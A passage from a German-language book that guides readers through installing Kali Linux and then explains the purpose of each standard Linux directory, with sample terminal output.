
Nochmals an der Stelle - wenn ich Netzwerke teste dann auf Wunsch des Kunden. Alles andere ist illegal!

Für unser Buch belasse ich es aber beim vorgeschlagenen Namen `"kali"` und klicke auf weiter.




Den Domainnamen können Sie beliebig wählen. Ich verwende hier in der Regel "local.net".Zum Übernehmen der Eingabe klicken wir wieder einmal auf weiter.


Ist doch gar kein Hexenwerk bis jetzt - oder?



Im nächsten Schritt werden wir nach dem Namen des Benutzers gefragt – geben Sie hier Ihren Namen an...




Daraus wird dann der vorgeschlagene Benutzername abgeleitet. Ich übernehme dies so, Sie können den Usernamen auch gerne ändern, wenn Sie dies wünschen.



Jetzt müssen wir ein Passwort festlegen. Der erste Benutzer wird auch in die sudoers Liste eingetragen. Das bedeutet, dass das Passwort dieses Benutzers es erlaubt temporär root-Rechte zu erhalten. `root` ist unter Linux der Administrator und dessen Befehle werden ohne Widerworte und teilweise sogar ohne Sicherheitsfrage befolgt. Daher sollten Sie erstens gut aufpassen was Sie als `root` machen und andererseits auch ein vernünftiges Passwort vergeben.

Ein sicheres Passwort ist mindestens 10 Zeichen, besser noch 12 bis 16 Zeichen lang und in keinem Wörterbuch zu finden. Also fallen Ihr Vorname und die immer noch sehr beliebten `Passwörter` `passwort`, `Passwort1`, `123456` und dergleichen schon einmal aus. Am besten verwendet man Groß- und Kleinbuchstaben mit Sonderzeichen und Ziffern gemeinsam. Außer man möchte seinen Rechner anderen Leuten, die mit Kali und den darin enthaltenen Tools etwas besser umgehen können zur Verfügung stellen.




Nun geht es um das Partitionslayout. Partitionen sind vereinfacht gesagt Unterteilungen einer Festplatte. Damit kann man eine Platte virtuell in mehrere "Festplatten" aufteilen. Das bringt den Vorteil, dass man zB System und Daten trennen kann. Würde man die System-Partition formatieren, um das System neu aufzusetzen, wären danach die Daten auf der Daten-Partition noch immer vorhanden.

Zunächst wählen Sie die Festplatte auf der das System installiert werden soll aus. Achten Sie darauf, dass Sie nicht den USB-Stick von dem Sie gebootet haben auswählen!

Ich bevorzuge ein etwas komplexeres Partitionslayout. Einer der Gründe ist es, dass ich das System neu installieren kann ohne meine Daten zu verlieren, der andere Grund ist der, dass wenn die System- oder Root-Partition voll ist und kein Speicher mehr vorhanden wäre, kann Linux nicht mehr fehlerfrei booten. Daher gönne ich Verzeichnissen die so etwas verursachen könnten eine eigene Partition.


Ich wähle hier Separate `/home`-Partition aus. Auf meinem System habe ich allerdings auch dem `/var` und `/tmp`-Ordner eine separate Partition gegönnt. Falls Ihre Festplatte ausreichend groß ist, sollten Sie dies auch tun. Was diese Verzeichnisse beinhalten werden wir etwas später klären.

Nach der Auswahl erhalten Sie folgende Übersicht:



Ich partitioniere in der Regel manuell da ich der root-Partition (/) eher 50-70GB als nur 30GB geben würde aber dies können Sie als Übung gerne selber versuchen. Es gibt ausreichend Anleitungen im Internet! Dies hätte den Vorteil, dass wir mehr Platz hätten für zusätzlich installierte Pakete und andere Dinge.


Ich bestätige den Vorschlag an dieser Stelle mit einem Klick auf `weiter`.



Jetzt kommt eine Sicherheitsfrage, die wir mit ja beantworten um die Änderungen auf die Festplatte zu schreiben.

Nach der Partitionierung beginnt die Installation:

Diese kann einige Minuten dauern...




Im nächsten Schritt wird gefragt, welche zusätzlichen Komponenten wir installieren wollen. Außerdem können wir zwischen Xfce, GNOME und KDE als Windowmanager (*grafische Benutzeroberfläche*) wählen. Ich empfehle Ihnen Xfce und die Installation aller Tools!


Auch die Installation der zusätzlichen Software wird ein paar Minuten dauern. Manchen Lesern wird es komisch vorkommen, dass die grafische Benutzeroberfläche eine Option ist oder, dass man zwischen verschiedenen wählen kann.

Linux ist sehr modular aufgebaut und man kann es auch ohne GUI (*Grafical User Interface*) betreiben, wie es bei Servern üblich ist. Daher ist es auch nicht verwunderlich, dass sich mehrere Windowmanager mit unterschiedlichen Bedienkonzepten etabliert haben.

Nach der Installation sehen wir folgendes:



Nun wird gefragt, ob wir den GRUB-Bootloader im Master Boot Rekord, kurz MBR, installieren wollen. Dies beantworten wir ebenfalls mit "Ja" und klicken auf weiter.



Wählen Sie nun die Platte aus auf der Sie Kali-Linux installiert haben und bestätigen Sie diese Auswahl mit weiter.

Nachdem uns wieder ein Ladebalken den Fortschritt der Installation mitgeteilt hat, bekommen wir den letzten Bildschirm der Installation zu sehen:

Klicken Sie auf weiter und achten Sie darauf das Installationsmedium zu entfernen, damit der Rechner nicht wieder in die Kali-Installation bootet.

Vor dem Neustart bekommen wir wieder einmal einen Ladebalken zu sehen, der uns mitteilt, dass der Rechner für den Neustart vorbereitet wird und nun nicht mehr benötigter Datenmüll der Installation vorher noch beseitigt wird. Wenn alles bei der Installation glatt gelaufen ist, sollten Sie nach dem Neustart diesen Bildschirm sehen:

Hier können Sie sich nun mit ihrem zuvor angelegten Usernamen und dem von Ihnen gewählten Passwort einloggen. Danach sollten Sie folgenden Desktop sehen:

Wer schon einmal Windows aufgesetzt hat, wird die Installation von Treibern vermissen - diese ist unter Linux in der Regel nicht notwendig. Nur sehr wenig Hardware benötigt eigene Treiber. So gut wie alles läuft mit den mitgelieferten Standardtreibern ohne Probleme.


Wer sich unnötiges Herumbasteln mit den Treibern ersparen will sollte im Vorfeld kurz abklären, ob alle Hardware mit Linux problemlos läuft. In der Regel wird gängige Hardware unterstützt und es gibt nur bei einigen exotischeren Komponenten Probleme.

Schnelleinstieg in Linux

Bevor wir allerdings mit der Konfiguration loslegen, will ich mit Ihnen noch ein paar grundlegende Dinge über Linux besprechen.

Windows-User sind es gewohnt Ihr System in Laufwerke mit bestimmten Buchstaben als Kürzel zu unterteilen. So entspricht `C:\` der Systemplatte und `D:\` könnte zB die Datenplatte sein. Dann würde `E:\` für das DVD-Laufwerk verwendet werden und der angesteckte USB-Stick bekäme `F:\` als Laufwerksbuchstaben. Netzlaufwerke von zB einem NAS könnten dann ebenfalls als Laufwerk (*zB als* `N:\`) eingebunden werden. Alles ist "schön geordnet" und jedes Laufwerk ist separat ansprechbar über einen eindeutigen Buchstaben.

Nicht so bei Linux! Da gibt es lediglich ein Root-Verzeichnis / und in diesem befinden sich die folgenden Ordner und Dateien:



Na erraten Sie schon, wie der Hase läuft? Kommen Ihnen einige der Ordner bekannt vor?

Unter Linux werden die Platten oder Partitionen an einen Einhängepunkt gebunden. In unserer Partitionierung haben wir zB die erste Partition als / eingehängt. Daher liegen alle Daten auf dieser ersten Partition mit einigen Ausnahmen.

Als Nächstes haben wir eine eigene Partition für `/home` und eventuell auch für `/var` und `/tmp` erstellt. Also liegen alle Daten, die sich im Ordner `/home` befinden auf dieser zweiten Partition. Gleiches gilt für die optional erstellten anderen Partitionen.

Klingt erst mal unübersichtlich und kompliziert aber wenn man genauer nachdenkt, wird es schnell klar, dass diese Organisation deutlich besser ist. Im Verzeichnis `/var` legen Serverdienste Ihre Daten ab und auch die System-Logdateien landen dort. Würde jetzt der Speicherplatz in `/var` knapp werden, könnte man eine zweite Platte einfach innerhalb von `/var` einhängen und den Speicherplatz damit erweitern indem man zB die Daten von `/var/www/` auf eine eigene Platte bzw. Partition verschiebt und diese dann dort einhängt. Somit kann man Speicherplatz flexibel erweitern. Das ist zB mit LVM oder BRTFS noch komfortabler umsetzbar. BRTFS unterstützt zB auch Snapshots des Dateisystems und einige andere nützliche Funktionen für Storage-Server. Daher ist die Wahl des Dateisystems und die Partitionierung wichtig im professionellen Einsatz.

Stellen Sie sich vor, unter Windows würde eine Platte voll werden. Dann hätten Sie nur die Möglichkeit die Daten auf zwei Platten zB `D:\` (*Daten 2011-2015*) und `E:\` (*Daten 2016-heute*) zu verteilen. Wären nun auf diesen zwei Platten Kundendaten dann müsste man um die Daten eines Kunden über alle Jahre hinweg zu finden auf beiden Platten danach suchen. In einigen Jahren käme dann die dritte Platte hinzu, usw. Natürlich gibt es auch da wieder einen Workaround. Man besorgt einfach eine größere Platte und kopiert alle alten Daten auf die neue Platte, was Zeit kostet und dann steht auch nur noch der freie Restspeicherplatz zur Verfügung und die alte Platte verstaubt unnütz im Schrank. Da ist Linux also deutlich flexibler - finden Sie nicht?

Damit Sie sich etwas besser zurechtfinden, gehen wir einmal alle Verzeichnisse durch:

/bin/
Beinhaltet Binaries. Das sind ausführbare Dateien (*Programme*) der Kernfunktionen. So findet man hier zB den `ping`-Befehl mit dem man die Erreichbarkeit von Rechnern im Netzwerk prüft.

/boot/
Beherbergt unter anderem den GRUB-Bootloader und die Startdatei mit dem Namen `vmlinuz`. Die Konfigurationsdateien von GRUB findet man ebenfalls unter `/boot/grub/grub.cnf`.

/dev/
Ist die Heimat der sogenannten Gerätedateien. Über diese Dateien wird die Hardware im Betrieb angesprochen. Hier finden wir zB `/dev/sda` oder `/dev/sda1` usw. Hierzu sollte ich kurz erklären wie Linux Festplatten benennt.

Das sd steht für SCSI-Controller Drive, ältere IDE-Platten wurden als hd bezeichnet. Da auch SATA-Platten in Linux als SCSI-Controller gesehen werden, gilt hier auch der Prefix sd. Das a steht für die erste Platte bzw. die Platte am ersten Controller. Daher ist `/dev/sda` zB die Festplatte am ersten SATA-Controller. Die darauffolgende Nummer ist die Nummer der Partition. Somit kann die erste Partition dieser Platte mit `/dev/sda1` und die ganze Platte mit `/dev/sda` angesprochen werden. Auch USB-Sticks fallen hierunter. Gesetzt dem Fall es gibt keine weiteren Festplatten in Ihrem PC, dann wäre der erste eingesteckte USB-Stick `/dev/sdb` und dessen erste Partition `/dev/sdb1`. Hier findet man ebenfalls die Datei `/dev/cdrom` und `/dev/dvd`, die ein Link auf das tatsächliche CD- bzw. DVD-Laufwerk sind. (*Ein Link ist am ehesten mit einer Verknüpfung in Windows vergleichbar.*)

/etc/
Beheimatet Konfigurationsdateien und steht für "editable text configuration" (*änderbare Text-Konfiguration*). Hier findet man zB die Datei `/etc/fstab`, in der die Einhängepunkte der Partitionen konfiguriert werden oder den Ordner `/etc/apt/`, der die Konfiguration des Update- und Installations-Mechanismus von Kali enthält.

/home/
Beinhaltet die Verzeichnisse der normalen Benutzer. Für jeden Benutzer mit Ausnahme von `root` gibt es hier ein Verzeichnis. In der Regel sieht die Standard-Konfiguration vor, dass ein Benutzer nur Lese- und Schreibzugriff auf sein eigenes Heimatverzeichnis hat. Aber dazu mehr, wenn wir uns das Rechte-System ansehen.

/lib/, /lib32/, /lib64/, /libx32/
Hier finden sich die Bibliotheken oder auch Shared-Objekts genannt. Dabei handelt es sich nicht um große Gebäude voll mit Büchern, sondern um Programmbibliotheken. Das sind ausgelagerte Teile von Programmen, die bei Bedarf nachgeladen werden können und mehreren Programmen gleichzeitig zur Verfügung stehen.

Die Zahlen 32 und 64 beziehen sich auf 32- bzw. 64-Bit und sind damit ein Indikator dafür in welcher Variante die Programmbibliotheken vorliegen.

/lost+found/
In diesem Ordner findet man Dateien die nach einem Systemabsturz eventuell beschädigt sind. Das macht es für den Systemadministrator leichter die betroffenen Dateien zu identifizieren und manuell zu prüfen.

/media/
Dieses Verzeichnis dient als Sammelpunkt für nachträglich eingehängte Wechseldatenträger. So findet man hier zB den Ordner `/media/cdrom0/` in dem bei Bedarf eine eingelegte CD-Rom eingehängt wird oder `/media/[username]/[label]/` in dem beispielsweise USB-Sticks automatisch eingehängt werden. Hierbei seht `[username]` für den Benutzernamen des Users der den Stick eingehängt hat und `[label]` für das Label der eingehängten Partition, die beim formatieren des Datenträgers vergeben wurde – zB: `/media/mark/KEYLOG/`

/mnt/
Dieser Ordner ist in der Regel leer. mnt steht für mount, also das Einhängen. Hier können zB temporär benötigte Datenträger eingehängt werden.

/opt/

Hier findet man zB Programme, die manuell installiert wurden und ihre eigenen Bibliotheken mitbringen. Damit es nicht zu Überschneidungen mit Bibliotheken kommt, die vom Update-Mechanismus immer auf der aktuellen Version gehalten werden, sollten händisch installierte Programme in diesem Ordner einen Platz finden.

/proc/

Ist ein Pseudo-Verzeichnis. Das bedeutet, dass alles was hier liegt, in dieser Form nur im laufenden Betrieb existiert. Man kann es als eine Art Datei- und Ordnerbasierte Schnittstelle zum RAM-Speicher sehen. Diverse Dinge können hier einfach erfragt werden - zB die Kernel-Version mittels `/proc/version` oder nähre Informationen zu einem laufenden Programm. Jede Anwendung bekommt beim Start eine eindeutige Nummer (PID) und im `/proc/`-Verzeichnis wird ein Unterordner mit dieser PID-Nummer angelegt. Darin befinden sich dann die verfügbaren Informationen -zB:

```
root@kali:~# cat /proc/1414/status
Name:                xfce4-terminal
Status:              s (selleping)
Tgid:                1414
...                  (Ausgabe gekürzt)
```

Wie Sie sehen konnten, wird der Name des Programms, der Status, die PID und vieles mehr geliefert. Es ist sogar möglich die Speicherbelegung im RAM zu beobachten und so zu sehen, was ein Programm genau macht.

/root/

Ist das Heimatverzeichnis des Systemadministrators, unter Linux Superuser oder `root` genannt.

/run/

Wurde mit dem systemd eingeführt. Der systemd verwaltet die Systemdienste und eben diese legen Daten in `/run/` ab. Das d am Ende des Namens steht übrigens für Daemon, so nennt man die Systemdienste unter Linux. Generell sollen diese Dateien den Zustand des Gesamtsystems speichern. Ältere Programme greifen dazu aber noch auf `/var/run/` zu.

/sbin/
Steht für System-Binaries und beinhaltet die ausführbaren Dateien der Administrationswerkzeuge.

/srv/
Soll Dateien von Systemdiensten (*Services*) beinhalten. Da es eine noch recht neue Erweiterung der Linux-Ordnerstruktur ist, wird es noch nicht von allen Programmen genutzt.

/sys/
Dieses Verzeichnis ist ebenfalls sehr neu und besteht wie `/proc/` aus Kernel-Schnittstellen. Als Kernel wird der Systemkern von Linux bezeichnet.

/tmp/
Wie der Name vermuten lässt, ist das der Ort für temporäre Dateien. Möchte man eine Datei nach einem Neustart wiederfinden, sollte man sie hier keinesfalls hineinlegen. Das Verzeichnis wird bei jedem Boot-Vorgang geleert.

/usr/
Diese Abkürzung steht für Unix specific resources. Hier findet man angefangen von Programmdokumentationen (`/usr/share/man/`) über diverse Anwenderprogramme (`/usr/bin/`) bis hin zum Programm-Quelltexten (`/usr/src/`) so einiges.

/var/
Steht für variable data. Hier legen diverse Server-Dienste Ihre Daten ab. zB findet man hier das Basis-Verzeichnis vom Apache Webserver (webroot), die Datenbanken von MySQL oder die Log-dateien vom System und den meisten anderen Server-Diensten.

Wann immer ein Fehler auftritt hilft in der Regel ein Blick in `/var/log/messages`, `/var/log/dmesg` oder `/var/log/syslog` bzw. in die Log-Datei des entsprechenden Serverdienstes – zB: `/var/log/apache2/error.log`!

Eigentlich stimmt auch diese Aufzählung nicht mehr ganz denn einige der Verzeichnisse sind nur noch Links zu den neuen Speicherorten um das System mit älteren Programmen kompatibel zu halten.

Dies sehen wir in der Ausgabe von `ls -l /` sehr deutlich:

```
lrwxrwxrwx 1 root root 7 10. Aug 11:15 bin -> usr/bin
drwxr-xr-x 3 root root 4096 10. Aug 11:53 boot
drwxr-xr-x 17 root root 3440 10. Aug 12:12 dev
drwxr-xr-x 175 root root 12288 10. Aug 11:55 etc
drwxr-xr-x 4 root root 4096 10. Aug 11:51 home
lrwxrwxrwx 1 root root 33 10. Aug 11:16 initrd.img -> boot/initrd.img-
            6.1.0-kali9-amd64
lrwxrwxrwx 1 root root 33 10. Aug 11:16 initrd.img.old -> boot/
            initrd.img-6.1.0-kali9-amd64
lrwxrwxrwx 1 root root 7 10. Aug 11:15 lib -> usr/lib
lrwxrwxrwx 1 root root 9 10. Aug 11:15 lib32 -> usr/lib32
